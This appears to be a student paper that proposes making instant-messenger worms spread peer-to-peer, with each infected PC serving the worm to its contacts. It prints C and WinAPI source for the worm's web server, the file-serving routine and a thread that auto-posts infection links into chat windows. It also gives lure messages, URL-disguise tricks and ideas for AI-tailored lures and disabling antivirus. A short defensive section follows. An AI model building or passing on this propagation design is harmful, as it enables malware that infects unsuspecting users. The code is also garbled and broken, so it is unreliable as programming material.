The feasibility of p2p technique used in IM worm

Ge Zhang & Francis M Kugblenu
Computer Science Dept
Blekinge Institute of Tech

***Abstract*—A concept of improving traditional IM worm**

***Index terms*—Worm,IM,P2P**

A. BACKGROUND

Instant messaging is an increasingly popular method for communicating over the Internet. Because of the almost immediate two-way nature of communication, many users feel that the use of instant messaging in the workplace leads to more effective and efficient workplace communications and, therefore, to higher productivity. As a result, IM is increasing in popularity in both professional and personal applications. However, as with most things Internet based, the increasing use of instant messaging has led to an associated increase in the number of security risks.

An Instant Messenger worm is usually a standalone program that spreads through (IM) networks. Some of the widely used instant messenger networks are: ICQ, MSN, Yahoo!, AOL and a few others. When an IM worm is run, it usually locates address book of instant messenger client and tries to send itself to all infected person's contacts. Some worms use social engineering and send messages that trick recipients into running the received worm copies. [1]

Some of the variants generally send infected files to contacts while other variants send URLS, which point to infected/malicious files. To entice the recipient into clicking the link, the worms use a wide range of seemingly innocuous messages like

:):) Ha-ha, this is cool http://wwww.test1.com/a.exe

(L) you check what I made http://www.yahoo.com@www.xxx.com/xxx.exe

The links point to infected files on remote servers. In addition, the infected system may have HTTP and FTP servers setup on them and these illicit servers could be used to host pornography, viruses, or other illegal material. If the other users believe the message and click the links, they maybe also executed it. Then, they are infected ,too.

The number of IM worms is on the rise, with at least 360 new IM worms reported from January 1, 2005 through September 21, 2005. The most prevalent by far is the Kelvir family of worms that target MSN Messenger users.

The first reports of Kelvir.A were on March 6th, 2005. Since then, as of September 14, 2005, 246 variants have been reported. The most recent, as of this article, was Kelvir.ii, reported by antivirus vendor Symantec on September 14, 2005. [2]

B. NEW CONCEPTION (PROBLEM DEFINE)

The current IM worm technology is based on C/S (Client/Server) architecture. Every PC will download the worm from remote server by clicking on the link sent to user. To prevent the worm from further propagation access to the remote server could be blocked. See figure B.1



Figure B.1

Red: A sends a link to B
Blue: B clicks the link and visits remote host
Green: B downloads the worm from remote host
Yellow: B infected, and sends link to C
Brown: C visits the remote host
Black: C downloads the worm from remote host

To overcome this challenge the worms may adopt P2P (peer-to-peer) architecture. That is, after infecting a PC (called A), the worm will build a simple http web server on A, and will send links to all the contacts on the buddy list of A. This link points to the http web server installed on A instead of the remote server. When a contact B clicks on

the link the worm is downloaded from A. When B executes the downloaded file, then the first propagation is accomplished. The worm will build a new web server on B and send links to the contacts of B. see figure B.2

Another benefit of this architecture is that the worm is able to hide the properties of the download file. In the previous architecture, to download a file from a remote web server the URL has to be correct, either address or path and the filename. For example, if the URL is www.xx.com/a.exe, other users may suspect it a worm and become alert. However, if a web server is built on the infected host it can send the worm to any request as the response regardless of the file name and path in the request. For example if the URL is www.xx.com/song.mp3, it will also send the content type as an application/octet-stream.



Figure B.2

Red: A sends a link to B
Blue: B clicks the link and visit A
Green: B downloads the worm from A
Yellow: B affected, and send link to C
Brown: C visits B
Black: C downloads the worm from B

The code for http server:

```
int server_start()
{
int i;
// create socket
listen_fd=socket(AF_INET,SOCK_STREAM,0);
//Fille the field of Structure
  bzero(&serv_addr,  sizeof(serv_addr));
  serv_addr.sin_family=AF_INET;
  serv_addr.sin_addr.s_addr=htonl(IP_ADDRESS);
  serv_addr.sin_port=htons(port);
  socklen_t len=sizeof(cli_addr);

  //Bin the Socket with specific port n IP
  bind(listen_fd,(struct  sockaddr  *)&serv_addr,
sizeof(serv_addr);
  // Listening Call
  listen(listen_fd,queue_size);

  // Infinite Loop
  while (1)
   {
  conn_fd=accept(listen_fd,     (struct     sockaddr
*)&cli_addr, &len);

  if ((c_pid=fork())==0)
  {
     read(conn_fd,buffer,1000));
     // Validate the Cleint Supplied Data
  map_send(buffer,conn_fd);
  close(conn_fd);
  }

  }              /* End of While Loop */
  close(listen_fd);
  return 0;
  }              /* End of the Function */

  The code for sending file

  int map(char* buf, int conn_fd)
  {
  int flen;
  FILE* fp;
  lstat("c:\woem.exe", &statbuf);
  flen = statbuf.st_size;
  if(!strncmp(buf,"GET",3))
  {
  char      head[]=
    "HTTP/1.0 200 OK\r\n "
    "Server: WORM Web Server\r\n"
    "Accept-Ranges: bytes\r\n "
    "Content-Length: 4096\r\n "
    "Content-Type:application/octet-stream\r\n \r\n
";
  write(conn_fd,head,strlen(head));
  fp = fopen("c:\worm.exe","fp");
  // send the file content by packets!
  int i,j,k=0;
  char c;
```

```
char sendfile[1024];
j = 0; i = 0;
i = flen;
j = i/1024;
for(i=0;i<=j;i++)
{
while(c= “c:\worm.exe”, !feof(“c:\worm.exe ” ))
{
sendfile[k] = c;
k++;
if(k == 1024)
{
k = 0;
break;
}
}
if(k == 0)
write(conn_fd,sendfile,1024);
else
write(conn_fd,sendfile,k);
}
}
```

The remaining code is the same as any traditional IM worm: waiting for the “send” window, getting the handle of the Richedit, setting the text and sending BM_CLICK to the sending button.

This is the source code: [7]

```
DWORD WINAPI SendMsg(LPVOID lpParameter)
{
 char buf[256];
HWND hWnd,hTextWnd,hWndButton;
struct hostent * lpHostEnt;
char szLocalIP[30];//such as http://194.47.143.1:5058
gethostname(buf,256);
 lpHostEnt = ::gethostbyname (buf);
struct in_addr *ia=(struct in_addr *)lpHostEnt->h_addr;
::lstrcpy(szLocalIP,"http://");
::lstrcat(szLocalIP,inet_ntoa(*ia));
::lstrcat(szLocalIP,":5058");
 while(TRUE)
{
 ::Sleep(1000);
 hWnd = ::FindWindow(0,"send");
 if(hWnd==NULL)
    continue;

hTextWnd= ::ChildWindowFromPointEx(hWnd,p,CWP_SKIPINVISIBLE);
 ::SendMessage(hTextWnd,WM_SETTEXT,30,(long)szLocalIP);
hWndButton = FindWindowEx(hWnd,0,0,"(&s)send");
::SendMessage(hButton,BM_CLICK,0,0);
        }
return 1;
}
```

C. PREVENTION (POSSIBLE SOLUTIONS)

To avoid infection, treat IM as suspiciously as you should be treating email. These tips will help you avoid infection:

Behaviour Blocking
We study the behavioural differences of a normal user and a worm-infected host. Generally, a normal user accesses a server by its domain name, e.g., a URL for a web server because domain name is easier to remember by human beings. On the other hand, the P2P-IM-worm sends links based on IP address, not domain name, this is because the web server is built by the worm, and it’s impossible for worm to apply domain name for the host. Therefore, we can warn IM users do not click number address sent by others. However, supposing the worm uses URL-address-spoof. For example, www.yahoo.com@194.47.143.xx, This URL seems something refer to Yahoo. In fact, www.yahoo.com is a user name with NULL password on the host 194.47.143.xx here. Furthermore, there is another way to use IP address.

For instance,
194.47.143.1
=1*256^0+143*256^1+47*256^2+194*256^3
= 1+36608+3080192+3254779904
= 325789705,
so 194.47.143.1 is the same to 325789705. If the worm uses www.yahoo.com@325789705/a.exe as a URL, it no longer looks like an IP address, and many people will believe that is a web page on the yahoo network.

Ports Blocking
Block all the unused ports so that the worm cannot bind a port when it wants to build web server on the host. It is a good way to prevent the worm from

propagating, but it demands much networking technology knowledge. For IM is not focus on IT-technologists, so, that is also not a good way.

User training
The IM user group consists of a wide group of people most of whom may not be much knowledgeable in IT. The following suggestions can be used by users to prevent being infected.

Use Antivirus
Antivirus and security software vendors have extended protection coverage to IM. For example, Symantec's Norton Antivirus includes instant message scanning, and McAfee added the same feature to its August release of VirusScan 8. Both of these programs promise to remove viruses from files received via IM, and to protect against viruses that may be downloaded through URLs or links received in messages.

Don't be click-happy
Don't click any link received in IM unless you've first confirmed that the sender intended it. This includes links contained in 'away' messages - these 'away' messages are often frequent targets of IM worms. [5]

Beware IMs bearing attachments
Don't open any attachment received unexpectedly - verify that the sender intended it. Before opening any attachment, scan it first using up-to-date antivirus software. [5]

More is *not* merrier
Keep the number of IM clients to a minimum. IM worms target specific clients, though multiple clients might be targeted. For example, the 2002 FloodNet IM worm sent its infectious message to both AIM and MSN Instant Messenger users. Thus, the more IM clients used or supported, the more likely you are to be victimized by an IM worm. [5]

Block File Transfer
Block file transfer services to minimize exposure to viruses and protect against information security leaks.[6]

D. PERSPECTIVE ON FUTURE WORK

Because of the huge population of users of IM software, IM has become one of the preferred methods used to propagate malwares. I suspect the following technology will be used by IM worm in the future.

1 Artificial Intelligence and social engineering: The worm can use artificial intelligence to analyze which subject area the two users chatting about and then automatically send a link with a message related in that subject. For example, if A and B are talking about CS (a shooting game), then the worm gets the topic and automatically send a message to B “here is an up-to-date CS patch: http://194.47.143.XX/patch.exe”. B will not doubt it is a message sent by A and download it.

2 Vulnerabilities in browser: Some VBS and java script can also be used in the web server to let clients download and execute files automatically. In 2001, Nimda took advantage of the vulnerability in handling MIME type of IE. The worm was then downloaded and executed without human interaction. Although this problem has been fixed in IE 6.0, more vulnerability will still be found in the future.

3 Mixing with other infection propagation technologies: The worm can not only propagate by IM but also infect though email, shell code etc. It is not an absolute IM worm, but it will propagate more widely.

4 Antagonizing antivirus: When the worm infects a host, it disables the antivirus software to prevent detection. The worm can also hide itself by preventing API calling.

E. CONCLUSION

What is the concept of defense: the parrying of a blow. What is its characteristic feature: Awaiting the blow.

---on war, Carl Von Clausewitz[8]

There is no perfect security in the computer world, when one vulnerability is fixed, new problems are coming soon. For the competition more and more new features are being added to all kinds of IM software. These features may contain

vulnerabilities that may be exploited by attackers. The only way to be secure is for users to be aware the threats.

F. ACKNOWLEGMENT

We acknowledge Stefan Chevul for giving us the opportunity to research into this subject area.

We also acknowledge Martin Boldt for giving us references on Worms.

G. REFERENCES

[1]http://www.f-secure.com/vdescs/imworm.shtml

[2]http://antivirus.about.com/od/virusdescriptions/a/kelvirfam.htm

[3]Szor, Peter “The art of computer virus research and defense”

[4]Shigang Chen “Detecting Internet Worms at Early Stage” University of Florida

[5]http://antivirus.about.com/od/securitytips/a/imsafety.htm

[6]http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1030963,00.html?bucket=NEWS

[7] http://www.yesky.com/325/1951325.shtml

[8]William Stallings “Network security essentials”